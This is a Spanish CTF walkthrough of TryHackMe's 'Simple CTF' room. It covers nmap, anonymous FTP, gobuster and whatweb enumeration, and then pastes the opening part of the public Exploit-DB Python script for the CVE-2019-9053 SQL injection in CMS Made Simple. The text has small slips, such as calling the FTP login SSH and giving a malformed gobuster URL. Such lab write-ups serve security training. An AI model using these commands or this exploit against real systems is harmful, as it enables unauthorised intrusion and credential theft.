

Simple CTF

Simple CTF es justamente un CTF easy en TryHackMe que muestra algunas de las habilidades necesarias para todos los CTF, incluyendo escaneo y enumeración, investigación, explotación y escalada de privilegios.

Lo primero que hago es realizar un ping a la máquina de la víctima para corroborar que tenemos una respuesta ICMP.




Luego, realizar un escaneo con la herramienta de nmap utilizando el siguiente comando ***nmap –p- -v –n –Pn –T5 10.10.144.97 –oN scan_SimpleCTF*** con esto se obtendrá lo que son los puertos y servicios que están corriendo.




Con el resultado obtenido, se observa ver que los puertos 21 (FTP), 80 (HTTP) y 2222 (SSH) están abiertos.


Pregunta: ¿Cuántos servicios se están ejecutando en el puerto 1000?
Respuesta: 2




Sabiendo que el puerto SSH está abierto, me conecté con la IP de la maquina victima utilizando como usuario ***anonymous*** dentro de la maquina/usuario comencé a listar los archivos y directorios encontrando solamente un directorio con el nombre ***pub*** y en su interior un archivo con el nombre ***ForMitch.txt***

Con el comando get descargo a mi directorio preferido el archivo utilizando el comando ***get ForMitch.txt***







Dentro del directorio asignado para la maquina víctima, listo el archivo descargado y con el comando cat de la siguiente manera ***cat ForMitch.txt*** se muestra un mensaje oculto.



Para entregar una mayor información, repito el escaneo con la herramienta nmap utilizando el comando ***nmap –p21,80,2222 -sCV 10.10.144.97 -oN full_scan_SimpleCTF*** esto permirte un detalle más claro.




Pregunta: ¿Qué se está ejecutando en el puerto superior?
Respuesta: SSH



Usando el nombre de usuario y la contraseña que se sospecha que podría ser el del mansaje ForMitch.txt, intentare acceder mediante SSH a la máquina de destino.

Como no se la password del usuario, cancelare la conexión remota.




Como ya sé que existe un sitio web alojado, lo revisare para obtener información adicional.


Primero, fue navegar hasta la IP y ver qué obtengo...

Descubro que es la página predeterminada de Apache2, no hay mucho más que hacer y decir al respecto.


A continuación, utilizo gobuster para escanear el sitio web en busca de páginas adicionales, con el comando ***gobuster dir –u http://10.10.144.97.80 –w /usr/share/wordlist/dirbuster/directory-lists-2.3-medium.txt*** con esto listo los directorios que pudieran haber.



Usando la lista de palabras medianas que he proporcionado, gobuster pudo encontrar que hay una página web en “/simple”. Navegare hasta ella ahora y veré qué encuentro.




Existe una herramienta ***whatweb*** el cual permite enumerar que versión se está utilizando para correr la página web que se ejecuta en Apache con el comando ***whatweb http://10.10.144.97/simple/***




Como se observa, esta es una página predeterminada para algo llamado “CMS Made Simple”, puedo ver que es la versión 2.2.8.

Veo si hay algo en línea sobre esta versión en particular simplemente yendo a un browser y busco “CMS Made Simple 2.2.8 exploit”.




En mis resultados, veo una página sobre Exploit-DB que coincide con mi búsqueda y hace referencia a un ataque de inyección SQL que utiliza CVE-2019–9053.



Pregunta: ¿Cuál es el CVE que estás usando contra la aplicación?
Respuesta: CVE-2019–9053

Pregunta: ¿A qué tipo de vulnerabilidad es vulnerable la aplicación?
Respuesta: SQLi





Copio el código el cual lo llevo a un archivo .py en mi directorio que he creado para la resolución de esta VM. Utilizando el comando ***nano exploit.py***

Ahora que conozco los puertos abiertos en la maquina objetivo, tengo una idea de lo que el objetivo está ejecutando en su sitio web y el siguiente exploit que voy a utilizar.

El exploit es un script de Python


```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)

options, args = parser.parse_args()
if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
    exit()

url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
session = requests.Session()
dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM@._-$'
flag = True
password = ""
temp_password = ""
TIME = 1
db_name = ""
output = ""
email = ""
```

